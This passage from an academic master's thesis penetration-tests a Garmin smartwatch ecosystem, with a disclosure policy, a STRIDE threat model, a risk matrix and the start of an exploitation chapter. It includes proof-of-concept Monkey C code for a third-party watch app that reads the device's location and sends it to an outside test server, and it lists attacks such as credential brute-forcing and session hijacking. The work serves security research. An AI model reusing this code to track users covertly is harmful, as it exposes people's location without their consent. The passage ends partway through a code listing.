The reporting of the penetration test will be in the form of this master thesis. Vulnerabilities discovered will be published using a similar disclosure policy as Google’s security team “project zero” [64, 65]. This policy regards the discovery of a vulnerability. If a vulnerability is found, the company will be given a 90-day timeframe to fix it before the vulnerability will be published. If not, other agreements will be made with the company. The company will be informed by mail and be given a proof-of-concept if requested.

4 Threat modelling

In this chapter, the threat model for the smartwatch is presented, using the methods described in the previous section. First, the ecosystem assets were identified, followed by the data flow and entry points. Furthermore, a STRIDE model was used to help identify possible attacks on the ecosystem. Lastly, the attacks were evaluated and categorised with the help of a risk matrix.

4.1 Identifying assets

The first step in the threat modelling process was to identify all assets in the ecosystem. This thesis conducts a security analysis based on a black-box perspective and thus information about the assets was found through the smartwatch manual, publicly available information from Garmin and manual testing. The findings are summarized in Table 4.1 below.

Table 4-1 A list of the identified assets in the ecosystem

ID	Asset	Description
1	Smartwatch	The smartwatch is the central part of the ecosystem. It collects data using sensors. Sensors include GPS, GLONASS, GALILEO, Heart Rate, Barometric Altimeter, Compass, Gyroscope, Accelerometer and Pulse OX Blood Oxygen Saturation Monitor. This data can be sent to various platforms using BLE or directly to the Garmin servers when connected to WiFi.
2	Smartphone	The smartphone connects to a Garmin Smartwatch. It can be used to download and utilize the Connect- and Connect IQ App. Also adds features for Find my phone, Find my device, receive/deny incoming calls, receive and answer text messages (with prepared sentences), notifications, calendar and more to the smartwatch.
3	Computer	The smartwatch can be connected to the computer through USB to utilize Garmin Express. It can also be used to access the Garmin Connect Website.
4	Garmin Connect App	The Garmin Connect App is used to pair the smartwatch to a smartphone over BLE. It can also be used to connect the smartwatch to the WiFi and receives sensor data when connected to the smartwatch, displaying it in the app. It also gives the possibility to configure settings to fit consumers' needs and to share/view fitness data with friends. The Garmin Connect App also provides the Garmin Pay functionality, which can be used to pay directly using your smartwatch. Payment cards are set up in the app and can then be used in stores that support the payment method.
5	Garmin Connect Website	Web Interface similar to the Garmin Connect App. The main difference is that the website does not talk directly to the smartwatch, but rather communicates through the server.
6	Connect IQ	Connect IQ is an app store for Garmin smartwatches. The application also serves as an open platform where a developer who has built their own Garmin application can publish it for users to download.

7	Third-Party Apps	Third-party apps can be developed by anyone using the Connect IQ SDK. Types of applications that can be developed are: Audio Content Providers apps, Data fields, Device apps, Widgets and Watch faces.
8	Garmin Express	Garmin Express is a computer application used primarily to keep the device up to date. It allows updating of software, downloading of third-party music to the smartwatch and management of applications from Connect IQ. Garmin Express is available for both Windows and Mac.
9	Garmin Server	The Garmin Server stores all user data and settings. It is used by assets to fetch the latest user data and to update new user data and settings.
10	External Sensors	Extra sensors can be purchased and connected to the smartwatch.

4.2 Data Flow & Entry Points

After the assets for the smartwatch had been identified, the second step of the process was to identify the entry points and data flow between them. The data flow diagram, figure 4.1, is used to facilitate the understanding of how identified assets cooperate and communicate with each other. The entry points, presented in table 4.2, help identify the potential points of entry in the ecosystem.




Figure 4.1 Data flow diagram of all assets, entry points and data flow. Modelled using draw.io

Table 4-2 A list of all entry points

ID	Entry Point	Description
1	Smartwatch	The inputs that can be given within the smartwatch are predefined options, which means that they cannot be arbitrary user inputs.

		To connect the computer or to charge the smartwatch, a USB cable is made use of.
2	Smartphone	Data from official and unofficial apps are stored locally on the smartphone.
3	Computer	USB cable that connects the smartwatch with the computer.
4	RF Communication	The RF communication includes the protocols BLE, WiFi, ANT-FS and ANT+ and is used to transmit sensor data between the smartwatch, Connect app and Garmin's server. It is also used for the initial pairing between a smartwatch and a smartphone. Furthermore, it is used to transmit sensor data from external sensors to the smartwatch.
5	Garmin Connect App	Used to view and change various settings, such as user information, fitness data, emergency contacts, friends and more. Can be used to add credit cards for the Garmin Pay functionality. Garmin Pay utilizes the NFC protocol.
6	Garmin Connect Website	Web Interface similar to the Garmin Connect App. Provides much fewer restrictions for input values on various settings compared to the Connect App. Communicates with the Garmin server over HTTPS.
7	Connect IQ	Provides third party applications for the smartwatch.
8	Third-Party Apps	Third-party apps can be developed by anyone using the Connect IQ SDK. It uses the Garmin developed object-oriented programming language Monkey C and uses API calls defined by Garmin to communicate with the smartwatch.
9	Garmin Express	Garmin Express is a computer application used primarily to keep the device up to date. It allows updating of software and downloading third-party music to the smartwatch. The third-party music can be audio files from the computer. Garmin Express is available for both Windows and Mac.
10	Garmin Server	The Garmin Server receives all user data and settings, sent from the various assets. It listens and responds to API calls called by third-party apps.
11	External Sensors	Collects sensor data and sends it to a connected smartwatch by ANT+ or BLE.

4.3 Identified Attacks

Once the entry points and data flow between assets had been modelled the next step was to identify possible attacks. The STRIDE model, displayed in Table 4.3 was used to categorize the different types of attacks that are possible. Attacks were identified based on well-known attacks, including the OWASP Top 10 Web, OWASP Top 10 Mobile, OWASP Top 10 IoT, as well as previous research made on related systems, such as smartwatches, fitness trackers and protocols used.

An ID was given to each attack and will be used to refer to the attack for the remainder of this chapter. Each ID is colour coded, with blue and green colours representing which thesis will investigate the attack and red representing attacks that will not be investigated at this time. The colour is selected based on the following subchapter; however, it is added to this table to improve readability.

Table 4-3 STRIDE model with identified attacks divided into suitable threat type. Each colour represents which thesis will investigate the potential attacks. Blue represents Lucas Manfredh, green Josef Karlsson Malik, and red excluded attacks.

STRIDE	Analysis
Spoofing identity	S1: Spoof a smartphone and connect to a smartwatch over BLE [66, 67] S2: Spoof the API calls from third-party apps by sending forged HTTPS requests to the server [66, 68] S3: Spoof an external sensor connecting to a smartwatch over BLE, or ANT+ [66, 69] S4: Spoof the server and respond to client HTTPS requests [70]
Tampering with data	T1: Send BLE ATT to read or write requests to smartwatch [71] T2: Modify data sent between external sensors and smartwatch. [66, 69] T3: Modify settings and data packets between Garmin Connect and server [22, 67, 70] T4: Upload malicious files (audio files/software updates) to the smartwatch from the computer (Garmin Express) [72] T5: Modify request/response text messages between smartphone and smartwatch [66] T6: Insecure deserialization of FIT files [73, 74] T7: Outdated protocols or software [66, 75] T8: Misuse of protocols or software [66, 75, 76] T9: Using Components with Known Vulnerabilities & Insecure update mechanism [75]
Repudiation	R1: Turn off or modify the logging of the Garmin Connect app [77] R2: Turn off or modify the logging of Garmin Express [77]
Information disclosure	I1: Track the smartwatch over an extended period [70, 78] I2: Sniff data between external sensors and smartwatch [69] I3: Sniff BLE traffic between smartwatch and Garmin Connect app [67, 70] I4: Sniff all HTTPS traffic from the Garmin Services [70] I5: Code Injection in the Garmin Connect website [79] I6: Gain unauthorized access or knowledge of the system through Security Misconfiguration [80, 81] I7: Hijack another user Garmin Connect session [79, 82]

	I8: Improper security and protection of data stored locally on the smartphone [83] I9: Code tampering and reverse engineering of the Garmin Connect App [84, 85] I10: Gain disclosed information through developing a third-party application
Denial of service	D1: Overload the smartwatch from a third-party app [86, 87] D2: Overload the BLE communication of the smartwatch [71] D3: DoS against the Garmin Services. [88]
Elevation of Privilege	E1: Broken access control on the Garmin Connect website [89] E2: Broken authentication to the Garmin Connect website [90] E3: Brute force login credentials to a Garmin Connect account [90] E4: Bruteforce the BLE pairing process PassKey [90] E5: Elevation of Privilege using Garmin's Connect IQ

4.4 Evaluating & Categorizing Attacks

To evaluate each threat identified from the STRIDE model, a risk matrix was utilized to achieve a clear visualization of the attacks. The attacks were categorized based on two criteria: Impact and Likelihood. The X-axis of the matrix represents the impact of each possible attack. The evaluation of the impact was based on the following criteria:

- **Breach of Confidentiality, Integrity or Availability**
  - **Confidentiality -** A breach of confidentiality implies that someone unauthorized has been able to access sensitive information meant for a specific user. Regarding the smartwatch, securing confidentiality is a high priority as it collects a large amount of personal data such as GPS, heart rate and acceleration that can be gathered to learn personal information about a user.
  - **Integrity -** A breach of integrity implies that the accuracy and credibility of the data have been compromised. This can be for example when data sent to a user has been altered by someone unauthorized. In some cases, a breach of integrity is paired with a breach of confidentiality, where an adversary can both access and modify the data.
  - **Availability -** A breach of availability implies that the service a system provides has been temporarily disrupted. Regarding the smartwatch, the affected assets can be the smartwatch itself, the Garmin Connect service (web- or mobile app) or the Garmin servers.
- **How large-scale the impact is -** Some attacks will affect one or a few users only, while other attacks will affect every single user in the system. Thus, if the system under investigation has a large user base, an attack affecting all users will have a much larger impact.

The Y-axis of the matrix represents the likelihood of an attack being successful. It is evaluated based on the following criteria:

- **Difficulty to execute attack -** Some attacks require a deep understanding of the system and protocols as well as programming skills to develop the necessary scripts. Other attacks can be tested through publicly accessible tools and require almost no understanding of the attack itself.
- **Research made on the specific attack -** This goes both ways, if there is a large amount of research on the attack an adversary will have an easier time understanding how the attack works. On the other hand, more research means that there are more countermeasures available and that they have been tested for their effectiveness against the attack.
- **Difficulty to implement countermeasures -** In some cases, the countermeasures are relatively straightforward and require little knowledge to implement, while in other cases countermeasures are more limited and require deep knowledge to adapt to the given system. If the countermeasure of a potential attack is easy to implement, the likelihood of the vulnerability existing is decreased.
- **Probability of vulnerability discovered and patched -** While common vulnerabilities, such as those presented in OWASP Top 10 are more likely to exist, it is also these vulnerabilities that often have been discovered and patched already. Especially if the system has existed for a longer time and the company is part of an open bug bounty program.

Table 4-4 Risk matrix categorizing all identified attacks based on impact and likelihood.

	Very low	**Low**	**Medium**	**High**	**Very high**
Certain					
Likely		I1	R2	T8	
Possible	D2	S3, T2, I2, D1, E4	T5, R1, I3, I10, T9	T7	
Unlikely		T1, E3	S1, I6, T6	S2, T4, I4, E5, I8, I9	
Rare			D3	T3, I7, E1, E2	S4, I5

4.5 The motivation for Chosen Attacks

As described earlier, the colour-coding represents which attacks will be investigated, and by whom. Because of the limited time and equipment, all vulnerabilities cannot be analysed. The attacks that have been selected, were based on the placement in the risk matrix and how extensive the attacks are. In the selection process, some attacks were also considered closely related, dealing with the same protocol or attack type (e.g. Web or IoT). For that reason, some attacks were selected despite having low impact and likelihood.

The attacks and the reasoning for them being excluded from both theses are:

- S3, T2, I2 – These attacks require an external sensor to investigate. For that reason, they will not be a part of this thesis.

- T4, I8, I9 – While the attacks are considered to have a high impact according to Table 4, they are considered too comprehensive to investigate in the given timeframe. T4 also runs the risk of crashing software on the smartwatch, which could cause it to stop functioning and thus delaying the completion time of the degree project.

- T6 – Too comprehensive for its likelihood and impact. Normally, deserialization could cause remote code execution, however, the FIT protocol only deals with the structuring of fitness data which is less harmful.

- S2, D3 – Given that we are not in a contract with Garmin, attempting a DoS against their servers (D3) could cause legal issues. The same goes for S2, attempting to hack the server by sending forged requests could cause legal issues. For that reason, they will not be a part of this thesis.

The remaining attacks have been divided into two theses. Lucas Manfredh's thesis focuses on RF security, more specifically the BLE protocol, while this thesis investigates common web security vulnerabilities (e.g. OWASP Top 10) and the third party app.

5 Exploitations


This chapter presents the test that was performed based on the threat model described in chapter 4. For each performed exploitation task the background, method, result, and discussion are presented.

5.1 I10: Gain disclosed information through developing a third-party application

As described in section 2.2, Garmin provides the possibility for the user to develop an application that can be published in the Connect IQ store, then downloaded and run in the smartwatch. The app is developed using Monkey C and the Connect IQ SDK. Garmin offers the developers an API with a variety of possibilities for the developer. This section will study the possibility of leaking disclosed information from a user by using API calls.

5.1.1 Background

The first two steps of getting started with developing an application are firstly downloading the SDK, which is found on Garmin's developer website [91]. The integrated development environment (IDE) Eclipse can be installed as well and set up using the SDK to facilitate the development. Secondly, to get started with developing the application is to set up a developer key. The process of generating a key can be set up through Eclipse as shown in *Figure 5.1 Generating a key used for developing Connect IQ applications*, the developer key must be an RSA, which is a cryptosystem widely used for secure data transmission, 4096-bit private key and is necessary for signing the app



Value must be an existing file

Configure the Connect IQ Compiler

☑ Show compilation warnings in the Console

Developer Key C:\dev_key.der

Developer ID

Compiler time options. The value here will be added to the compiler call.

Build timeout in seconds. A value of 0 means no timeout. 60

Figure 5.1 Generating a key used for developing Connect IQ applications


when it is compiled [92, 93].

After the steps mentioned are fulfilled and the SDK is added to the PATH, three new essential commands are available. These three commands are:

- `connectiq` – This command launches a simulator, where the application developed can be launched in.
- `monkeyc` – This command compiles the code into an executable connect IQ file, also known as a PRG-file. To compile a file the private key must be included.

- `monkeydo` – This command runs the PRG-file in the simulator started by the `connectiq` command.

As mentioned in section 2.2, different types of applications exist that have different types of constraints. The most flexible type of application that is available is a device app. For this reason, the explored application developed is of that type. However, permission is necessary to use certain modules and functions. These permissions are requested to the user when downloaded and must be added in a manifest.xml file as depicted in Figure 5.2.



```xml
<iq:manifest xmlns:iq="http://www.garmin.com/xml/connectiq" version="3">
    <iq:application entry="dataRetrieveApp" id="fe48a955a81345399ec27c4c38a95840" launcherIcon="@Drawables.LauncherIcon" name="@Strings.AppName"
        <iq:products>
            <iq:product id="venu"/>
            <iq:product id="vivoactive4"/>
        </iq:products>
        <iq:permissions>
            <iq:uses-permission id="Ant"/>
            <iq:uses-permission id="Background"/>
            <iq:uses-permission id="BluetoothLowEnergy"/>
            <iq:uses-permission id="Communications"/>
            <iq:uses-permission id="Fit"/>
            <iq:uses-permission id="FitContributor"/>
            <iq:uses-permission id="PersistedContent"/>
            <iq:uses-permission id="PersistedLocations"/>
            <iq:uses-permission id="Positioning"/>
            <iq:uses-permission id="PushNotification"/>
            <iq:uses-permission id="Sensor"/>
            <iq:uses-permission id="SensorHistory"/>
            <iq:uses-permission id="SensorLogging"/>
            <iq:uses-permission id="UserProfile"/>
        </iq:permissions>
        <iq:languages>
            <iq:language>eng</iq:language>
            <iq:language>swe</iq:language>
        </iq:languages>
        <iq:barrels/>
    </iq:application>
</iq:manifest>
```

Figure 5.2 XML file for connectiq application to add supported products and languages. Permissions are also added here which is requested to the user on download

It is possible to request data from the smartwatch to a server using the module `Communications` by using the Toybox API that is presented in Figure 2.1. The module offers a function that allows a developer to make requests to a website with set parameters, writing the following syntax: `makeWebRequest(URL, param, options, responsecallback)`. The function is used to make an HTTPS request to a server from the smartwatch by using the Garmin Connect Mobile as a proxy to receive data from it. Furthermore, the functions parameter `param`, allows the developer to add any data possibly accessed in the watch to be sent with the request that is made using one of the HTTP requests methods GET, PUT, POST or DELETE.

5.1.2 Method

As the information in the API was vague and there was not sufficient information in the documentation of each module, the method of trying to develop the application became an iterative process of trial-and-error and searching through the Garmin developer forums. In the first approach, it was tested to see the possibility to send data to the `URL` bing.com by having the data in the search query. This was tested by setting `param` to `{"q" = System.firmwareVersion}`, to try setting the search query to the systems firmware version and see if it worked. This resulted in an error code -400 as depicted in Figure 5.3, which corresponds to `INVALID_HTTP_BODY_IN_NETWORK_RESPONSE` [94]. After searching through the forum, a post was found where a developer from Garmin mentions that the reason for error code -400 is that the size of the data response is too big from the performed queries to search engines [95].




Failed to load
Error: -400

Figure 5.3 Error code displayed in the simulator


The second approach of testing this was setting up a local HTTP server, that will serve to capture requests for testing. This, however, did not work as well as it was discovered that the smartwatch has an HTTPS requirement for the connection [96]. The server that ended up being utilized as a target URL to send the data to was the typicodes JSON server [97, 98]. Typicodes JSON server made it possible to create a JSON file on Github to build a fabricated server in an instant, which could be made use of for testing.

The resulting code consists of three classes displayed in Figure 5.4, Figure 5.5 and Figure 5.6. The class `dataRetrieveDelegate` extends `WatchUi.BehaviourDelegate`. This class handled the functionality of the application and ran the code at the touch of the smartwatch screen. On touch, the function `OnMenu()` was called and ran `makeRequest()`. In this function, the current latitude and longitude of the smartwatch was retrieved from the smartwatch and rounded up. Both the values were then set as `x` and `y` and sent to the dictionary (Garmins "hash table or associative array used to map keys to values), `params`. The variable params were then used in `makeWebRequest()`, which made the request and on callback ran the function `onRecieve()`, which indicates success or failure. Figure 5.5 shows the class `dataRetrieveApp` that extends the `AppBase`, which is the base of an app and uses its methods to manage the lifecycle of the application. Figure 5.6 shows the class `dataRetrieveView` that provides the interface and layout of the whole application.




```
class dataRetrieveDelegate extends WatchUi.BehaviorDelegate {
    var mview, pos;
    function onMenu() {
        makeRequest();
        return true;
    }
    function onSelect() {
        makeRequest();
        return true;
    }

    function makeRequest() {
        mview.onReceiveView("Executing\nRequest");
        var foobar = Weather.getCurrentConditions().observationLocationPosition.toDegrees()[0];
        var x = Math.round(foobar*100)/100 + 0.000001;
        foobar = Weather.getCurrentConditions().observationLocationPosition.toDegrees()[1];
        var y = Math.round(foobar*100)/100 + 0.000001;
        var params = {
            "id" => "" + x + y
        };
        var options = {:responseType => Communications.HTTP_RESPONSE_CONTENT_TYPE_JSON, :headers => {"Content-Type" => Communications.REQUEST_CONTENT_TYPE_JSON}};
        Communications.makeWebRequest("https://my-json-server.typicode.com/jkmalik96/mockjson/comments", params, options, method(:onReceive));
    }
    function initialize(handler) {
        WatchUi.BehaviorDelegate.Initialize();
        mview = handler;
    }
    // Receive the data from the web request
    function onReceive(responseCode, data) {
        System.println("Response: " + responseCode + " Data: " + data);
        if (responseCode == 200) {
            mview.onReceiveView("N: " + data + Weather.getCurrentConditions().observationLocationPosition.toDegrees()[0]);

        } else {
            mview.onReceiveView("Failed to load\nError: " + responseCode.toString());
        }
    }
    function setPosition(info) {
        pos = info;
    }
}
```

Figure 5.5 The functionality of the developed application. The code shows how makeWebRequest() was used to send data. In this case the longitude and latitude position of the smartwatch was captured and sent in the id `param` to the specified `url`.



```
using Toybox.Application;
using Toybox.Position;

class dataRetrieveApp extends Application.AppBase {
    hidden var mView;
    var delegate;
    var foo;
    function initialize() {
        Application.AppBase.initialize();
    }

    // onStart() is called on application start up
    function onStart(state) {
        Position.enableLocationEvents(Position.LOCATION_CONTINUOUS, method(:onPosition));
    }

    // onStop() is called when your application is exiting
    function onStop(state) {
            Position.enableLocationEvents(Position.LOCATION_DISABLE, method(:onPosition));
    }

    function onPosition(info) {
        delegate.setPosition(info);
    }

    // Return the initial view of your application here
    function getInitialView() {
        mView = new dataRetrieveView();
        delegate = new dataRetrieveDelegate(mView);
        return [mView, delegate];
    }
}
```

Figure 5.4 The AppBase of the developed application.



```
using Toybox.WatchUi;
using Toybox.Graphics;
using Toybox.Test;
using Toybox.Math;

class dataRetrieveView extends WatchUi.View {
    var mMessage = "P";
    var mModel;

    function initialize() {
        WatchUi.View.initialize();
    }
    function onLayout(dc) {
        mMessage = "Press screen";
    }

    function onUpdate(dc) {
        dc.setColor(Graphics.COLOR_WHITE, Graphics.COLOR_BLACK);
        dc.clear();
        dc.drawText(dc.getWidth()/2, dc.getHeight()/2, Graphics.FONT_SMALL, mMessage,
         Graphics.TEXT_JUSTIFY_CENTER | Graphics.TEXT_JUSTIFY_VCENTER);
    }

    function onReceiveView(args) {
        if (args instanceof Lang.String) {
            mMessage = args;
        }
        else if (args instanceof Dictionary) {
            var keys = args.keys();
            mMessage = "";
            for( var i = 0; i < keys.size(); i++ ) {
                mMessage += Lang.format("$1$: $2$\n", [keys[i], args[keys[i]]]);
            }
        }
